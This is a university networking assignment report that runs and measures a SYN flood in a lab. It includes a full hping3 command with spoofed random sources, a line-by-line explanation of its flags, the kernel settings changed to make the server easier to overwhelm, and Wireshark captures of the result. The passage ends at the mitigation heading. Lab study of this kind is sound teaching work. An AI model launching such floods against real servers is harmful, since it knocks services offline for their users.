Computer Networks Assignment-2

10.03.2025

Birudugadda Srivibhav (22110050), Srivathsa Vamsi Chaturvedula (22110260)
Computer Science and Engineering
IIT Gandhinagar

Task-2

In this section, we implemented a simple client-server architecture where the client sends the server a message, *"This is a TCP packet,"* every second. This is considered regular or legitimate traffic. We conducted the experiment on two different Ubuntu Linux versions (20.04 and 24.04) and ensured that both Wi-Fi and Bluetooth were disabled during the data transfer.


Experimental Setup

- **Client (Ubuntu 20.04)**: Sends TCP packets.
- **Server (Ubuntu 24.04)**: Receives TCP packets.

Implementation of SYN flood attack


To optimize our SYN attack experiment, we configured the server with the following network parameters:

- `net.ipv4.tcp_max_syn_backlog` – set to **1024**, which is relatively low and favors the success of a SYN flood attack.
- `net.ipv4.tcp_syncookies` – Disabled (**set to 0**) to prevent the system from mitigating the attack using SYN cookies.
- `net.ipv4.tcp_synack_retries` – Reduced to **2** to limit the number of SYN-ACK retries, making it easier to exhaust server resources.




```
(cn) birud_ubuntu_24.04@chinnu:~/CN/Assignment2$ python server_side.py
net.ipv4.tcp_max_syn_backlog = 1024
net.ipv4.tcp_syncookies = 0
net.ipv4.tcp_synack_retries = 2
Server listening on 0.0.0.0:8080
```

On the client side, we implemented a simple mechanism to send TCP packets every second, which is considered legitimate traffic.




```python
def send_legitimate_traffic(self):
    while True:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect((self.host, self.port))

        message = "This is a TCP packet"
        client.sendall(message.encode())
        print(f"Sent message: {message}")

        try:
            response = client.recv(1024).decode()
            print(f"Received from server: {response}")
        except socket.timeout:
            print("No response received")

        client.close()
        time.sleep(1)
```




```
(cn2) birud_ubuntu_20.04@chinnu:~/CN/Assignment2$ python client_side.py
Sent message: This is a TCP packet
Received from server: This is a TCP packet
Sent message: This is a TCP packet
Received from server: This is a TCP packet
Sent message: This is a TCP packet
Received from server: This is a TCP packet
```

Before starting the client, we also initiated traffic capture on the client side using the ***tcpdump*** command.



```
(base) birud_ubuntu_20.04@chinnu:~/CN/Assignment2$ sudo tcpdump -i lo -n host 172.23.198.251 -s 0 -w client_tr
affic.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

We waited for 20 seconds before initiating the SYN attack to capture legitimate traffic. After this period, we launched the SYN attack using the `hping3` command.




```
(base) birud_ubuntu_20.04@chinnu:~$ sudo timeout 100 hping3 -S --rand-source -p 8080 -c 1000000000 -i u10000 1
72.23.198.251
HPING 172.23.198.251 (eth0 172.23.198.251): S set, 40 headers + 0 data bytes
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=1 win=64240 rtt=9.5 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=3 win=64240 rtt=9.2 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=5 win=64240 rtt=8.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=7 win=64240 rtt=1009.4 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9 win=64240 rtt=8.4 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=11 win=64240 rtt=7.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=13 win=64240 rtt=7.0 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=15 win=64240 rtt=6.2 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=17 win=64240 rtt=5.7 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=19 win=64240 rtt=4.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=21 win=64240 rtt=4.4 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=23 win=64240 rtt=4.1 ms
```

Breakdown of the command:

- **`timeout 100`**: Ensures that the command runs for 100 seconds before terminating automatically.
- **`-S`**: Sends SYN packets, initiating a TCP handshake but never completing it, simulating a SYN flood attack.
- **`--rand-source`**: Spoofs the source IP addresses, making it harder for the target server to identify and block the attack.
- **`-p 8080`**: Specifies port `8080` as the target port, where the attack packets will be sent.
- **`-c 1000000000`**: Sets the maximum number of packets to send, though the `timeout` command will likely terminate it before reaching this limit.
- **`-i u10000`**: Controls the packet sending rate, where `u10000` specifies an interval of 10,000 microseconds (or 10 milliseconds) between packets.
- **`172.23.198.251`**: The target IP address of the server under attack.


This command continuously sends spoofed SYN packets to the server's port 8080 for 100 seconds, aiming to overwhelm the server's connection backlog and disrupt legitimate traffic.

After running for 100 seconds, the SYN attack is automatically stopped due to the `timeout 100` parameter in the command. This ensures that the attack does not run indefinitely and allows us to observe the server's response once the attack ceases.



```
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9357 win=64240 rtt=3.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9361 win=64240 rtt=3.1 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9548 win=64240 rtt=1010.0 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9564 win=64240 rtt=7.5 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9672 win=64240 rtt=8.4 ms

--- 172.23.198.251 hping statistic ---
9769 packets transmitted, 889 packets received, 91% packet loss
round-trip min/avg/max = 0.1/18.9/1010.0 ms
```

After running the legitimate traffic for an additional 20 seconds post-attack, we stop capturing network traffic.




```
(base) birud_ubuntu_20.04@chinnu:~/CN/Assignment2$ sudo tcpdump -i lo -n host 172.23.198.251 -s 0 -w client_tr
affic.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C10243 packets captured
20486 packets received by filter
0 packets dropped by kernel
```

Now we plot our results.

To analyze the impact of the SYN attack, we processed the output PCAP file to calculate the connection duration for each recorded TCP connection. The connection duration was determined as the time difference between the first SYN packet and either the ACK following a FIN-ACK or the first RESET packet. If a connection did not properly terminate, a default duration of 100 seconds was assigned.


Using the extracted connection start times and durations, we plotted **Connection Duration vs. Connection Start Time** to visualize the effect of the attack. Each connection was represented as a data point, with **legitimate traffic marked in blue** and **SYN flood attack connections (incomplete connections) marked in red**.

Additionally, we marked the **start and end of the attack** with vertical dashed lines to highlight its impact. The plot helps in identifying anomalies caused by the SYN flood, such as prolonged or incomplete connections. Wireshark was also used to verify the correctness of the extracted connection details, and screenshots of the same are attached below.



The graph clearly illustrates that during the SYN flood attack, although legitimate clients continue to send requests, most of these requests fail to establish a connection. As a result, the volume of successfully established legitimate traffic is significantly lower compared to periods without the attack.

Validation Using Wireshark:


client_traffic_without_defence.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp contains "This is a TCP packet"


```
No.   Time       Source          Destination     Protocol Length Info
    4 0.000105   172.23.198.251  172.23.198.251  TCP      86 44526 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463635705 TSecr=2463635705
    6 0.000397   172.23.198.251  172.23.198.251  TCP      86 8080 → 44526 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463635706 TSecr=2463635705
   14 1.001192   172.23.198.251  172.23.198.251  TCP      86 44768 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463636706 TSecr=2463636706
   16 1.001471   172.23.198.251  172.23.198.251  TCP      86 8080 → 44768 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463636707 TSecr=2463636706
   24 2.002107   172.23.198.251  172.23.198.251  TCP      86 44784 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463637707 TSecr=2463637707
   26 2.002361   172.23.198.251  172.23.198.251  TCP      86 8080 → 44784 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463637707 TSecr=2463637707
   34 3.002954   172.23.198.251  172.23.198.251  TCP      86 44792 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463638708 TSecr=2463638708
   36 3.003113   172.23.198.251  172.23.198.251  TCP      86 8080 → 44792 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463638708 TSecr=2463638708
   44 4.003790   172.23.198.251  172.23.198.251  TCP      86 44794 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463639709 TSecr=2463639709
   46 4.004066   172.23.198.251  172.23.198.251  TCP      86 8080 → 44794 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463639709 TSecr=2463639709
   54 5.004638   172.23.198.251  172.23.198.251  TCP      86 44802 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463640710 TSecr=2463640710
   56 5.004767   172.23.198.251  172.23.198.251  TCP      86 8080 → 44802 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463640710 TSecr=2463640710
   64 6.005371   172.23.198.251  172.23.198.251  TCP      86 44812 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463641711 TSecr=2463641710
   66 6.005651   172.23.198.251  172.23.198.251  TCP      86 8080 → 44812 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463641711 TSecr=2463641711
   74 7.006191   172.23.198.251  172.23.198.251  TCP      86 44822 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463642711 TSecr=2463642711
   76 7.006285   172.23.198.251  172.23.198.251  TCP      86 8080 → 44822 [PSH, ACK] Seq=1 Ack=21 Win=65536 Len=20 TSval=2463642711 TSecr=2463642711
   84 8.006894   172.23.198.251  172.23.198.251  TCP      86 44830 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=20 TSval=2463643712 TSecr=2463643712
```

```
> Frame 4: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 172.23.198.251, Dst: 172.23.198.251
> Transmission Control Protocol, Src Port: 44526, Dst Port: 8080, Seq: 1, Ack: 1, Len: 20
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 48 c2 86 40 00 40 06  92 03 ac 17 c6 fb ac 17   ·H··@·@· ········
0020  c6 fb ad ee 1f 90 b4 c6  69 bc c6 1b ae d3 80 18   ········ i·······
0030  02 00 e6 60 00 00 01 01  08 0a 92 d8 18 f9 92 d8   ···`···· ········
0040  18 f9 54 68 69 73 20 69  73 20 61 20 54 43 50 20   ··This i s a TCP 
0050  70 61 63 6b 65 74                                  packet
```

client_traffic_without_defence.pcap   Packets: 10243 · Displayed: 88 (0.9%)   Profile: Default

35°
Search
ENG
IN
12:56
10-03-2025


client_traffic_without_defence.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn == 1 && tcp.flags.ack == 0

```
No.   Time       Source           Destination     Protocol Length Info
  454 22.729730  203.52.167.226   172.23.198.251  TCP      54 2110 → 8080 [SYN] Seq=0 Win=512 Len=0
  455 22.739873  81.233.142.210   172.23.198.251  TCP      54 2111 → 8080 [SYN] Seq=0 Win=512 Len=0
  456 22.750005  139.11.178.130   172.23.198.251  TCP      54 2112 → 8080 [SYN] Seq=0 Win=512 Len=0
  457 22.760144  228.63.237.187   172.23.198.251  TCP      54 2113 → 8080 [SYN] Seq=0 Win=512 Len=0
  458 22.770254  151.75.97.38     172.23.198.251  TCP      54 2114 → 8080 [SYN] Seq=0 Win=512 Len=0
  459 22.780446  199.226.159.124  172.23.198.251  TCP      54 2115 → 8080 [SYN] Seq=0 Win=512 Len=0
  460 22.790586  16.213.190.127   172.23.198.251  TCP      54 2116 → 8080 [SYN] Seq=0 Win=512 Len=0
  461 22.800712  39.195.42.229    172.23.198.251  TCP      54 2117 → 8080 [SYN] Seq=0 Win=512 Len=0
  462 22.810855  204.190.241.54   172.23.198.251  TCP      54 2118 → 8080 [SYN] Seq=0 Win=512 Len=0
  463 22.821001  88.136.88.133    172.23.198.251  TCP      54 2119 → 8080 [SYN] Seq=0 Win=512 Len=0
  464 22.831114  82.88.188.104    172.23.198.251  TCP      54 2120 → 8080 [SYN] Seq=0 Win=512 Len=0
  465 22.841254  223.110.19.188   172.23.198.251  TCP      54 2121 → 8080 [SYN] Seq=0 Win=512 Len=0
  466 22.851401  210.227.241.190  172.23.198.251  TCP      54 2122 → 8080 [SYN] Seq=0 Win=512 Len=0
  467 22.861503  108.108.190.216  172.23.198.251  TCP      54 2123 → 8080 [SYN] Seq=0 Win=512 Len=0
  468 22.871653  131.230.168.221  172.23.198.251  TCP      54 2124 → 8080 [SYN] Seq=0 Win=512 Len=0
  469 22.881785  221.188.190.2    172.23.198.251  TCP      54 2125 → 8080 [SYN] Seq=0 Win=512 Len=0
  470 22.891906  219.41.183.33    172.23.198.251  TCP      54 2126 → 8080 [SYN] Seq=0 Win=512 Len=0
```

```
> Frame 462: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 204.190.241.54, Dst: 172.23.198.251
> Transmission Control Protocol, Src Port: 2118, Dst Port: 8080, Seq: 0, Len: 0
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 28 88 ad 00 00 40 06  c1 1a cc be f1 36 ac 17   ·(····@· ·····6··
0020  c6 fb 08 46 1f 90 04 48  e7 cd 07 60 d3 8b 50 02   ···F···H ···`··P·
0030  02 00 8e 02 00 00                                  ······
```

client_traffic_without_defence.pcap   Packets: 10243 · Displayed: 9825 (95.9%)   Profile: Default


Since our legitimate traffic contains the message "***This is a TCP packet,***" we use Wireshark to search for it using the query: ***tcp contains "This is a TCP packet"***.

Now, we use the query `tcp.flags.syn == 1 && tcp.flags.ack == 0` to filter and identify the SYN flood. In the screenshot below, it is clearly visible that out of **10,243 packets**, **9,825 (95.9%)** are SYN packets without proper closure. This indicates that a large number of connections remain incomplete, confirming the successful execution of the SYN flood attack.

Mitigation of SYN flood attack

